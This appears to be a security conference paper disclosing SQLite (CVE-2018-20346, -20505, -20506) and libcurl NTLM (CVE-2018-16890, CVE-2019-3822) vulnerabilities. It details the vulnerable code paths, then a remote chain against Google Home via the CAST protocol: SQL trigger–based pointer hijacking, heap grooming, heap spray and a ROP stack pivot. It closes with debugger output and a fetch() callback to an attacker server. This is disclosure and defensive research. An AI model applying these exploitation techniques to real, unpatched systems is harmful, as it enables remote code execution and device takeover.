



# Exploring the New World :

## Remote Exploitation of SQLite and Curl

Qian Wenxiang [leowxqian@gmail.com](mailto:leowxqian@gmail.com) Senior Security Researcher

Li YuXiang [xbalien29@gmail.com](mailto:xbalien29@gmail.com) Senior Security Researcher

Wu HuiYu [droidsec.cn@gmail.com](mailto:droidsec.cn@gmail.com) Senior Security Researcher

Tencent Blade Team

<https://blade.tencent.com>

# Table of Content

<b>ABSTRACT .....</b>	<b>3</b>
<b>1.INTRODUCTION.....</b>	<b>4</b>
<b>2. THE DETAILS OF VULNERABILITIES.....</b>	<b>4</b>
2.1 THE DETAIL OF MAGELLAN (SQLITE RCE) .....	4
2.1.1 CVE-2018-20346.....	5
2.1.2 CVE-2018-20505.....	7
2.1.3 CVE-2018-20506.....	12
2.2 THE DETAIL OF DIAS (LIBCURL).....	14
2.2.1 CVE-2018-16890.....	15
2.2.2 CVE-2019-3822.....	15
<b>3. REMOTE EXPLOITATION OF MAGELLAN AND DIAS.....</b>	<b>16</b>
3.1 THE THREAT MODELS OF THIRD-PARTY LIBRARIES .....	16
3.2 REMOTE EXPLOITATION OF MAGELLAN.....	18
3.2.1 Exploitation of the Magellan .....	18
3.2.2 Attacking the Google Home via Magellan.....	19
3.3 REMOTE EXPLOITATION OF DIAS.....	31
3.3.1 Exploitation of the Dias (CVE-2019-3822).....	31
3.3.2 Attack Scenarios for Dias.....	33
3.3.3 Exploit Dias on Apache + PHP .....	36
<b>4. CONCLUSION.....</b>	<b>37</b>

# Abstract

Over the past years, our team has identified a number of critical vulnerabilities in SQLite and Curl, two of the most widely used basic software libraries, through some new ideas. We named these two sets of vulnerabilities "Magellan" and "Dias", respectively, which affect many devices and software. We exploited these vulnerabilities to break some of the most popular Internet of things devices (Google Home with Chrome), one of the most widely used Web server (Apache+PHP), and one of the most commonly used developer tool (Git).

In this presentation, we will share how to use some new ideas to discover vulnerabilities in SQLite and Curl through Fuzz and manual auditing. Through these methods, we found total three heap buffer overflow and heap data disclosure vulnerabilities in SQLite, which are CVE-2018-20346, CVE-2018-20505, CVE-2018-20506. We also found two remote memory leak and stack buffer overflow vulnerabilities in Curl, CVE-2018-16890 and CVE-2019-3822. These vulnerabilities affect many systems and software, and we've urged vendors such as Google, Apple, Microsoft, Facebook and the open source community last year to fix them.

Also, we will disclose these two sets of vulnerability code for the first time, and highlight some of our new vulnerability exploitation techniques. In the first part, we will analyze how to use Magellan vulnerability to perform remote code execution in Chrome and how to attack Google Home device remotely in combination with some feature of Google Cast protocol. In the second part, we will tell how to use Dias vulnerabilities to complete the remote attack on Apache+PHP and Git, and get remote denial of service and remote information disclosure.

# 1.Introduction

In 2018, we published a method to remote exploiting of the Amazon Echo, and then we started working on the Google Home. We got the latest version of the Google Home firmware in a number of ways and found that there was a Chrome browser running inside, so we started auditing the Chrome browser for vulnerabilities. We found total three heap buffer overflow and heap data disclosure vulnerabilities (named "Magellan") in the SQLite used by the Chrome browser, numbered CVE-2018-20346, CVE-2018-20505, CVE-2018-20506.

We also found two remote memory leaks and stack overflow vulnerabilities (named "Dias") in Curl, numbered CVE-2018-16890 and CVE-2019-3822, respectively. Although our initial goal was to use them to attack Google Home, in subsequent studies, we also found that because of the widespread use of SQLite and Curl, many IoT devices, operating systems, browsers, Software and even web servers can be targeted too.

After Google and SQLite released Magellan's bug fixes, we released a vulnerability alert page ( <https://blade.tencent.com/magellan/> ). This has attracted the attention of many media, vendors and security researchers. The most complete details about the vulnerability we have been hoping to be officially open at the Blackhat USA conference.

## 2. The Details of Vulnerabilities

### 2.1 The Detail of Magellan (SQLite RCE)

During the auditing of Google Home, we have found several 0day vulnerabilities in component

sqlite3. The Google Home allows everyone in same LAN to push a webpage to it, we can also use the remote inspector to debug the web page. Thus, an attacker may push a malicious web page to Google Home, then try to control the device by executing malicious code.

Nonetheless, the vulnerabilities in sqlite3 will also have impacts on Chrome, Webkit on all platform (Android, Chrome OS, Windows, Linux, Mac ...) and the products which use Webkit such as Alipay, or the products using sqlite3 such as Apache, PHP, etc.

### 2.1.1 CVE-2018-20346

`merge` action in fts3 extension could allow an attacker to leak heap data or cause heap buffer overflow

1. The table struct is very similar between fts3 and fts4, and fts4 is disabled in Chrome.
2. Both fts3 and fts4 has some tables to store node information
3. sqlite doesn't forbid user from modifying (create, insert, delete) data of those tables (%\_segments, %\_segdir, %\_stat)
4. The fts4 shares many code branch with fts3, they could be activated by adding some special built-in tables such as %\_stat.
5. The sqlite3 use assert() to do the condition check, but when Google builds Chrome, the assert turns to void() because it is not a debug build. Thus many critical condition check is missing in release version of Google Chrome, the same thing also happens in sqlite3.
6. When we fake some critical built-in tables and records, and call `merge` function, the function will read data from a hacker-controllable memory area, and performs memcpy action, thus results in some heap related problems.

### 2.1.1.1 Vulnerable function

Through the code below, we can trigger the vulnerability.

```
for(rc = nodeReaderInit(&reader, aNode, nNode); //<-- trigger 1

    rc == SQLITE_OK && reader.aNode;

    rc = nodeReaderNext(&reader) //<--trigger2

){

    if( pNew->n == 0 ) {

        int res = fts3TermCmp(reader.term.a, reader.term.n, zTerm, nTerm); //reader.term.a is got from

the call above

        if( res<0 || (bLeaf == 0 && res == 0) ) continue;

        fts3StartNode(pNew, (int)aNode[0], reader.iChild);

        *piBlock = reader.iChild;

    }

    rc = fts3AppendToNode(

        pNew, &prev, reader.term.a, reader.term.n,

        reader.aDoclist, reader.nDoclist

    ); //<--trigger3

    if( rc != SQLITE_OK ) break;

}
```

First, we try to read the wrong value nDoclist (controlled by the attacker) through nodeReaderInit

→ nodeReaderNext.

Second, pass the malicious nDoclist value to fts3AppendToNode, we might cause heap buffer overflow in these two places:

```
if( bFirst == 0 ) {  
    pNode->n += sqlite3Fts3PutVarint(&pNode->a[pNode->n], nPrefix);  
}  
  
pNode->n += sqlite3Fts3PutVarint(&pNode->a[pNode->n], nSuffix);  
  
→memcpy(&pNode->a[pNode->n], &zTerm[nPrefix], nSuffix);  
  
pNode->n += nSuffix;  
  
if( aDoclist ) {  
    pNode->n += sqlite3Fts3PutVarint(&pNode->a[pNode->n], nDoclist);  
  
→memcpy(&pNode->a[pNode->n], aDoclist, nDoclist);  
  
    pNode->n += nDoclist;  
}
```

In our attack, we choose to use the second spot, since it is more stable and easy to use. the nDoclist and aDoclist is controllable , and the pNode->a and pNode->n is also adjustable by us so we can shape the heap.

## 2.1.2 CVE-2018-20505

fts3ScanInteriorNode (^match`) in fts3 extension could allow an attacker to leak heap data or

cause heap buffer overflow

Simple Introduce of Steps to Exploit:

1. Set a node in %\_segdir to be not a root node.
2. Modify the blob data of the node
3. Call `match` to trigger the exploit

### 2.1.2.1 Vulnerable function

```
static int fts3ScanInteriorNode(  
  
    const char *zTerm,          /* The term to be selected */  
  
    int nTerm,                  /* Size of zTerm */  
  
    const char *zNode,         /* The node being scanned */  
  
    int nNode,                  /* Real size of the node */  
  
    sqlite3_int64 *piFirst,     /* Output */  
  
    sqlite3_int64 *piLast      /* Output */  
  
)
```

1. Note the function fts3GetVariant32, this function will return an integer for at most 0x7fffffff (The input data is little-endian, the input ff ff ff 07 will produce the output 0x7fffffff). The code will extract nPrefix and nSuffix from blob (zNode), the blob is controllable by the attacker.

```
if( !isFirstTerm ) {
```

```

zCsr += fts3GetVarint32(zCsr, &nPrefix);

}

isFirstTerm = 0;

zCsr += fts3GetVarint32(zCsr, &nSuffix);

```

2. The first check, will check if  $zCsr+nSuffix-1$  is step beyond the  $zEnd$ . But in a 32-bit machine (like Google Home), the heap is usually lays in address which is greater than  $0x7fffffff$ , when plus another big number such as  $0x7fffffff$ , there must be an integer overflow, the result could be very small, and this check will be passed.

```

if( &zCsr[nSuffix]>zEnd ) { //Value>0x7fffffff+nSuffix, pass

    rc = FTS_CORRUPT_VTAB;

    goto finish_scan;

}

```

$zCsr$  is the pointer which represents the current position in blob, and  $zEnd$  is the pointer to the last char of the blob.

Such as  $zCsr = 0xe0000000$ ,  $zEnd = 0xe0002000$ ,  $nSuffix = 0x20000001$ , result of  $zCsr+nSuffix$  is  $0x1$ , which is smaller than  $zEnd$  and could pass this check.

To sum up, there could be 2 conditions:

- a)  $nSuffix$  is smaller than the actual amount of data without being processed
- b)  $nSuffix$  is a huge number, which cause an integer overflow of  $zCsr+nSuffix$ , we consider b to be exploitable in Google Home

The value chosen will have effect on the next validation, we will name the value here "X".

### 3、 The second validation

```
if( nPrefix+nSuffix>nAlloc ) { //if nSuffix=0x7fffffff, nPrefix=1 we could pass the chk

char *zNew;

nAlloc = (nPrefix+nSuffix) * 2;

zNew = (char *)sqlite3_realloc(zBuffer, nAlloc);

if( !zNew ) {

    rc = SQLITE_NOMEM;

    goto finish_scan;

}

zBuffer = zNew;

}
```

The variant nAlloc is the amount of allocated buffer, usually the value grows twice each time.

Please note nAlloc can be greater than actual data and there's no promise that the data inside the reallocated memory area is got from the original blob, so we can leak some heap information here.

d) If nSuffix satisfied the condition (a) above, but the nPrefix is greater than actual data being held by buf, in the next step, there might be an information leak problem. (Because sqlite3\_realloc calls realloc of libc, which will not initialize the memory to zero).

e) If  $(nPrefix+nSuffix)*2$  is greater than  $0x1'0000\ 0000$  (only lower 32 bit is being kept), after realloc, the buf will be set to a very small buffer, this could make the buffer being overflowed. Attacker could set nPrefix to a big value, and nSuffix to a smaller value, this will cause a out-of-bound write.

f) If we choose to exploit with a) or b), with nSuffix (We'll call it "Y") set to  $Y=0x80000000-X$  (You may want not to set Y to  $80000000-X$ , you can do it but if you do so, you might have a high possibility to crash sqlite during memcpy).

For example,

- We have  $zCsr=0xa0000000$ ,  $nPrefix=7ffff001$  to trigger  **$zCsr+nPrefix-1$** ,

the result is  $0x1\ 1FFFF000$  and the higher  $0x1$  is truncated, so it is actually  $0x1ffff000$ .

- We have nSuffix set to  $0xffff$ , so  **$nPrefix+nSuffix$**  is integer overflowed,

the result is  $0x0$ ,  $0x0$  is smaller than  $nAlloc$ , so we will not step into the realloc part.

`(if( nPrefix+nSuffix>nAlloc ) {realloc...})`

- So, at last, there will be an out-of-bound write to  $0x1ffff000$  with write size  $0xffff$ .

4、 The code to trigger the buffer related vulnerability h )

```
memcpy(&zBuffer[nPrefix], zCsr, nSuffix);
```

This will copy data and nPrefix, zCsr, nSuffix are controllable. The maximum value of nPrefix, nSuffix is  $0x7fffffff$ .

## 5. Information leak i)

```
cmp = memcmp(zTerm, zBuffer, (nBuffer>nTerm ? nTerm : nBuffer));
```

```
if( piFirst && (cmp<0 || (cmp == 0 && nBuffer>nTerm)) ) {
```

```
    *piFirst = iChild;
```

```
    piFirst = 0;
```

```
}
```

```
if( piLast && cmp<0 ) {
```

```
    *piLast = iChild;
```

```
    piLast = 0;
```

```
}
```

We might use select to get the data being matched, to get the leaked data. (We don't have enough time to write the PoC now but we consider this is exploitable.)

## 2.1.3 CVE-2018-20506

fts3SegReaderNext in fts3 extension could allow an attacker to leak heap data or cause heap buffer overflow

### 2.1.3.1 Vulnerable function

This code sits in fts3SegReaderNext, this vulnerability is generally the same as 02.

```
pNext += fts3GetVarint32(pNext, &nPrefix);
```

```

pNext += fts3GetVarint32(pNext, &nSuffix);

if( nPrefix<0 || nSuffix<=0

    || &pNext[nSuffix]>&pReader->aNode[pReader->nNode]

) {

    return FTS_CORRUPT_VTAB;

}

if( nPrefix+nSuffix>pReader->nTermAlloc ) {

    int nNew = (nPrefix+nSuffix)*2;

    char *zNew = sqlite3_realloc(pReader->zTerm, nNew);

    if( !zNew ) {

        return SQLITE_NOMEM;

    }

    pReader->zTerm = zNew;

    pReader->nTermAlloc = nNew;

}

rc = fts3SegReaderRequire(pReader, pNext, nSuffix+FTS3_VARINT_MAX);

if( rc != SQLITE_OK ) return rc;

memcpy(&pReader->zTerm[nPrefix], pNext, nSuffix);

```

## 2.2 The Detail of Dias (libcurl)

During our auditing on libcurl, we have found that the handler for NTLM type-2 message is not validating the data correctly and is subject to an integer overflow vulnerability.

The questionable code is in the `ntlm.c` (function `ntlm_decode_type2_target`), when a user tries to connect to a server with NTLM enabled, the server would reply Type-2 message with `target_info_len` (0 ~ 0xffff) and `target_info_offset` (0~0xffffffff) set to arbitrary value.

Both `target_info_len` and `target_info_offset` are **unsigned long**, so the validate here:

```
if(((target_info_offset + target_info_len) > size) || (target_info_offset < 48)) << Integer Overflow  
                                << Unsigned number can pass this check
```

which is not correct. if `target_info_len + target_info_offset = (unsigned long) 0x1 00000000`, which means the result is zero (the leading 1 is overflowed), and it must be less than "size".

To trigger the integer overflow, the value of `target_info_offset` must between `0xffff0001~0xffffffff`, which means it can pass the check `(unsigned long)target_info_offset < 48`.

```
memcpy(ntlm->target_info, &buffer[target_info_offset], target_info_len); << Out-of-bounds Write /
```

**Uninitialized Memory Buffer Leak To Remote Server**

## 2.2.1 CVE-2018-16890

Remote Memory Leak in NTLM Type 2 Message

(32 Bit) Then, the `target_info_offset` is used as an offset to calculate the address of ``src`` of `memcpy`.

Since the `0xffff0000` is a negative number, the `memcpy` will copy from the memory before "buffer", to `target_info`, with length of `target_info_len`.

(64 Bit) `memcpy` will copy from an address after "buffer"

The `target_info` will be encoded and send during Type-3 message to attacker.

## 2.2.2 CVE-2019-3822

Stack buffer overflow in NTLM Type 3 Message

The code in `Curl_ntlm_core_mk_ntlmv2_resp`,

```
len = NTLM_HMAC_MD5_LEN + NTLMv2_BLOB_LEN;
```

The `NTLMv2_BLOB_LEN` was defined as:

```
#define NTLMv2_BLOB_LEN (44 - 16 + ntlm->target_info_len + 4)
```

Since `target_info_len` is controllable, we can simply make this value very big.

When the "len" is written back to `ntresp_len`:

```
*ntresp_len = len;
```

This memcopy will write a huge data into ntlmbuf, which is a stack variable with size 1024, which means stack buffer overflow:

```
if(size < (NTLM_BUFSIZE - ntresplen)) {  
  
    DEBUGASSERT(size == (size_t)ntrespoff);  
  
    memcopy(&ntlmbuf[size], ptr_ntresp, ntresplen);  
  
    size += ntresplen;  
  
}
```

I think should do this check earlier:

```
if(size + userlen + domlen + hostlen >= NTLM_BUFSIZE) {  
  
    failf(data, "user + domain + host name too big");  
  
    return CURLE_OUT_OF_MEMORY;  
  
}
```

### 3. Remote Exploitation of Magellan and Dias

In this section, we will share how to complete remote vulnerability exploitation of Magellan and Dias. We propose a threat model for remote vulnerability exploitation of the third-party libraries' vulnerabilities. And choose the Internet of things device (Google Home), development tools (Git), web server (Apache+PHP) as the target to demonstrate the remote code execution and remote information disclosure in real-life Internet scene.

#### 3.1 The Threat Models of Third-Party Libraries

In recent years, more and more APT events also show that the security of manufacturers and

developers is also very important. Once attacked, it may leak sensitive data of the company and threaten the security of the company. In addition, many products have security enhancements on their own code. However, because the product may introduce a vulnerability in the third-party library, this makes the previous reinforcement ineffective.

The attack model is shown in the following:

1. For users, because of the lack of security awareness, after they buy some software or products, they do not update the software regularly, which makes the third-party library vulnerability exist in the software for a long time, leaving a back door for attackers.
2. For developers, they may use open source components as a module of the product. They also use common tools for code development or operation (such as Git, Curl, etc.), where there are security vulnerabilities in these open source components or security risks in the third-party libraries used by these common tools. Will increase the likelihood that developers will be attacked;
3. Finally, there is the security scenario of the server, many websites are built by PHP + apache / nginx as the underlying technology. These underlying technologies also use a lot of third-party libraries, once these components pose a security risk, an attacker can use them to attack the server.

## 3.2 Remote Exploitation of Magellan

### 3.2.1 Exploitation of the Magellan

#### 3.2.1.1 Heap Buffer Overflow

Let's start with how to overflow a heap of arbitrary length and content. At the same time, review the core code, which will also be used in subsequent information leaks.

```
if( aDoclist ) {  
  
    pNode->n      +=      sqlite3Fts3PutVarint(&pNode->a[pNode->n],      nDoclist);  
  
    →memcpy(&pNode->a[pNode->n], aDoclist, nDoclist);  
  
    pNode->n += nDoclist;  
  
}
```

If nDoclist is greater than the remaining space of pNode->a, in this condition, there'll be a heap buffer overflow. The data which attacker tries to copy to the heap is totally controllable.

You could just modify the last byte of 'root' from 06 to the size which satisfy the algorithm fts3GetVariant32. (For example 80 02 means 0x100, 80 03 means 0x200).

The data being copied is just close to the size field. That means, if you modify the PoC to

... 06 41 41 41 41 41 41

[SIZE] [ DATA ] (DATA could be smaller than SIZE)

Then, 'AAAAAA' (0x41 0x41 0x41 0x41 0x41 0x41) will be copied to the buffer.






### 3.2.2.1 Extending the Attack Surface of Google Home

Google Home will pull the new firmware at boot or regularly, and pull different firmware of the Internet of things according to different APPID, such as Google Home, Chrome Cast and so on. After analyzing the firmware, we know that Google Home uses Chrome OS as the operating system, and if we can find a vulnerability in chrome, it could be used to attack Google Home. In the previous section, we have identified a vulnerability in SQLite, so we also need to find an attack surface to control Google Home to access our malicious Web pages.

#### CAST Protocol

Google Cast is designed for TV, movies, music, and more. Put your best video content on the biggest screens in the house, or bring your audio content to Google Cast for Audio devices and Google Home devices, including the new Google Home Hub.


Google allows developers to develop CAST APP and publish it to Application Store. CAST APP generally includes Sender and Receiver, Sender devices can be any Android or iOS device, or a PC running Chrome. Receiver is Google's Internet of things devices such as Google Home.



Through the CAST protocol, Google Home can be triggered to initiate a network request, pull and load the corresponding CAST APP, specific development process can refer to Google's official website.

### Attack Surface of CAST Protocol.

We focus on the attack surface of CAST APP. Normally, Google Home listens on port 8009 in the LAN, which is Google's CAST protocol. By sending the CAST, we can request the Google Home to start our designated CAST APP, Google Home to pull the network address of each Receiver Application according to the CAST APPID and access the Receiver Application through the Chrome renderer. As shown in the following figure:



In general, CAST APP can extend and complete a wealth of multimedia interaction. However, if our given receiver URL is a web page with malicious payload, Google Home will still visit it. This is a remote attack surface that converts an attack on a Google Home into an attack on a browser. At this point, we can exploit the Magellan we found.

### **Details Steps: Extending the Remote Attack Surface**

1. Once an attacker is registered as a cast developer, cast applications can be developed and distributed. When you publish an application, you need to specify CAST RECEIVER URL. However, Google does not restrict and audit links and CAST app (only requires links to be https). Then we can specify it as a Web page with a malicious payload. We have registered one.
2. Remotely trigger Google Home to access any Web page.
  - a) The attacker tricked the victim into accessing the CAST SENDER URL through a Chrome browser or mobile device. Through this SENDER URL, the CAST protocol process is triggered, searching the victim's home Google Home and triggering its access to the CAST RECEIVER URL;
  - b) If the attacker and Google Home are on the same LAN, the attacker can also send the castv2 protocol, such as a LAUNCH APP request, to port 8009. This directly triggers Google Home access to the CAST RECEIVER URL.
  - c) To make matters worse, if the router in the victim's home turns on UPNP port forwarding, the attacker can also complete a remote silent attack on the Internet.

3. An attacker modifies CAST RECEIVER URL's Web page to a malicious page with RCE payload. Then the victim's, Google Home will be under the control of the attacker after visiting the page.

### 3.2.2.2 Exploiting the Magellan on Google Home (CVE-2018-20346)

We've already shown you how to remotely control Google Home to access our malicious links using the CAST protocol, and we'll show you how to exploit Google Home via Magellan. We used CVE-2018-20346 to exploit the vulnerability. The vulnerability allows us to perform both information disclosure and code execution. The following sections will illustrate how to exploit vulnerabilities.

#### Available Function Pointer

In order to hijack the PC and then execute the code, we want to find a function pointer on the heap that can be overridden. Through the source code audit, we found that when we use SQL statements on SQLite to create fts3 tables (for example, create virtual table x using fts3 (a, b), SQLite allocates a `sqlite3_tokenizer` structure on the heap).

- The default `sqlite3_tokenizer` is `simple_tokenizer`. The code snippet is as follows:

```
static int simpleCreate(  
    int argc, const char * const *argv,  
    sqlite3_tokenizer **ppTokenizer  
)  
{  
    simple_tokenizer *t;
```

```

t = (simple_tokenizer *) sqlite3_malloc(sizeof(**t));

*ppTokenizer = &t->base;
}

```

- The simple\_tokenizer structure is allocated on the heap, the first member of which is sqlite3\_tokenizer:

```

typedef struct simple_tokenizer {

    sqlite3_tokenizer base;

    char delim[128];      /* flag ASCII delimiters */

} simple_tokenizer;

```

- The sqlite3\_tokenizer structure is as follows:

```

struct sqlite3_tokenizer {

    const sqlite3_tokenizer_module *pModule; /* The module for this tokenizer */

    /* Tokenizer implementations will typically add additional fields */

};

```

- The first member of the structure is the pointer pModule, to the sqlite3\_tokenizer\_module structure, which exists on the heap. Sqlite3\_tokenizer\_module is a structure that contains multiple callback functions, including xCreate, xDestroy, xOpen, and so on, as follows:

```

struct sqlite3_tokenizer_module {

    int iVersion;

    int (*xCreate)(

        int argc,                /* Size of argv array */

```

```

const char *const*argv,          /* Tokenizer argument strings */

sqlite3_tokenizer **ppTokenizer /* OUT: Created tokenizer */

);

int (*xDestroy)(sqlite3_tokenizer *pTokenizer);

int (*xOpen)(

    sqlite3_tokenizer *pTokenizer, /* Tokenizer object */

    const char *pInput, int nBytes, /* Input buffer */

    sqlite3_tokenizer_cursor **ppCursor /* OUT: Created tokenizer cursor */

);

};

```

If we can override the `simple_tokenizer` after the heap overflow, We can modify the `pModule` to our fake `sqlite3_tokenizer_module` structure, then when the program executes to the `fts3` callback function, it calls the callback function in our forged structure.

For example, when `fts3` performs a insert operation, the callback function `xOpen` is executed first, and the first parameter is heap data, which may be controlled by us.

### PC Hijacking through SQL TRIGGER

When we override `pModule` and point it to our fake structure `sqlite3_tokenizer_module`, we also need to find logic that triggers callbacks to complete PC hijacking. This requires us to be able to perform `fts3` table operations after the heap overflow.

On analyzing the calling path of the overflowed `memcpy` function to the overflow heap free, we found that the program executes a SQL statement, and the `SQL_CHOMP_SEGDIR-> UPDATE`

segdir, code is as follows:

```
if( rc==SQLITE_OK ){  
  
    rc = fts3SqlStmt(p, SQL_CHOMP_SEGDIR, &pChomp, 0);  
  
    .....  
  
}  
  
sqlite3_free(root.a); <----- Memcpy Memory Corruption
```

Based on the code, we know that the SQL statement is executed once during program execution. We can use SQL triggers to complete the operation logic of the fts3 table. With the help of triggers, we have the opportunity to perform fts3 operations before executing the SQL statement UPDATE, triggering our forged callback function. If the callback function is under our control, the hijacking of the PC is complete.

In the end, the pseudo-code is as follows, all done through the SQL statement, and you can normally hijack PC.

```
CREATE virtual TABLE hijack USING fts3(a,b);  
  
...  
  
CREATE TRIGGER hijack_trigger BEFORE UPDATE  
  
ON x_segdir  
  
BEGIN  
  
    INSERT INTO hijack values (1, x'1234');  
  
END;  
  
...  
  
insert into x (x) values("merge=1,2");
```

## Memory Layout

On the Google Home, the sqlite in the cast\_shell is the use of tcmalloc for memory management. In general, allocating memory of the same size has a greater probability of being allocated to contiguous areas, and newly allocated memory has a greater probability of using recently freed memory. A feasible memory layout idea is as follows:

- 1) First, by creating multiple fts3 tables, we will create multiple simple\_tokenizer structures;
- 2) Drop the previously created fts3 table at the appropriate time. The simple\_tokenizer structure will be freed.;
- 3) Reassigning payload of the same size as simple\_tokenizer has a high probability that payload will be allocated to the previously released simple\_tokenizer structure.
- 4) Because of the tcmalloc allocation algorithm, simple\_tokenizer is likely to be stored continuously, so our payload has a greater chance of overwriting the simple\_tokenizer structure of the existing fts3 table.
- 5) With a SQL trigger that triggers the operation of the fts3 table before the free, there is a chance that the Tokenizer\_module callback function will be triggered to hijack the PC.

The corresponding vulnerability code is as follows. NDoclist and aDoclist are payload, that we can control. In order for the overflow to overwrite sqlite3\_tokenizer, we need to choose the right time to create the pNode->a buffer: Based on the above attempt, if all goes well, it will fall into this code:

```
( gdb ) x / 10i $ pc
```

```
=> 0xb8a2c1ca : ldr.w r4 , [r11 , # 12] //Get fts3 xOpen function pointer
```

```

0xb8a2c1ce : blx r4
...


```

At this point, the registers we can control include R0, R1, where R11 has been overwritten with 0xaaaaaaaa for us, and the next few assembly instructions will find function pointers from the memory that R11 points to. Blx jumps to the appropriate callback function.

### Heap Spray and ROP

We insert a large amount of data into the SQLite as a method of heap spraying. After multiple heap spray attempts and dump memory analysis. We found that inserting a specific size payload into Google Home's SQLite database would make our payload relatively stable from the last heap offset. With the help of the previous information disclosure vulnerability, if we can leak to the base address or close area of the last heap, we will have a high probability of success.

The final step is to construct the ROP gadget, we use cast-shell 's gadget as the ROP gadget. Because we can control the data on the heap (R0 register points to simple\_tokenize ), we finally find ldm R0, {R4, R8, ip, sp, pc} as the first hop Stack Pivot, layout as follows:



In the end, we used the Magellan to remotely attack Google Home, but because of sandbox, our EXP ran in renderer.

## RCE in cast\_shell

The above is a screenshot of our remote code execution in cast\_shell. The red boxes on the left show that the registers we can control are R0, R11, and the function address is read from R11, and finally through the BLX jump. Then, as a result, we have been able to hijack the PC.

```
(gdb) info reg
r0          0xbcb1a120    3165757728
r1          0xbcb638a0    3166058656
r2          0xffffffff    4294967295
r3          0xae3fede0    2923425248
r4          0x0          0
r5          0xad2ffdc0    2905603520
r6          0xbcb1a120    3165757728
r7          0xae3fee00    2923425280
r8          0x0          0
r9          0x0          0
r10         0xbcb391ec    3165884908
r11         0xaaaaaaaa    2863311530
r12         0xffffffff    4294967295
sp          0xae3fedb8    0xae3fedb8
lr          0xb8a2023b    -1197342149
pc          0xb8a2c1ca    0xb8a2c1ca
cpsr       0xa0070030    -1610153936
(gdb) x/10i $pc
=> 0xb8a2c1ca: ldr.w  r4, [r11, #12]
    0xb8a2c1ce: blx  r4
```

We executed the JavaScript code for `fetch(url+navigator.appName)` in the `exp.html` code. Normally, `navigator.appName` is read-only and is "Netscape", but our shellcode changed the `appName` to "AAAACape".

```
→ exp_sandbox python tcpserver.py
Start-up ...
Connect request coming [2018-11-16 15:30:07] : address = ('192.168.1.27', 51849), count =
1
    javascript:fetch(navigator.appName)
waiting...
GET /AAAACape HTTP/1.1
Host: 192.168.1.56:9999    appName was "Netscape" (Readonly string literal) in Chrome
Connection: keep-alive    modified to "AAAACape" after exploitation here.
Origin: http://192.168.1.56
User-Agent: Mozilla/5.0 (X11; Linux armv7l) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
/66.0.3359.120 Safari/537.36 CrKey/1.32.124602
Accept: */*
Referer: http://192.168.1.56/exp.html
```

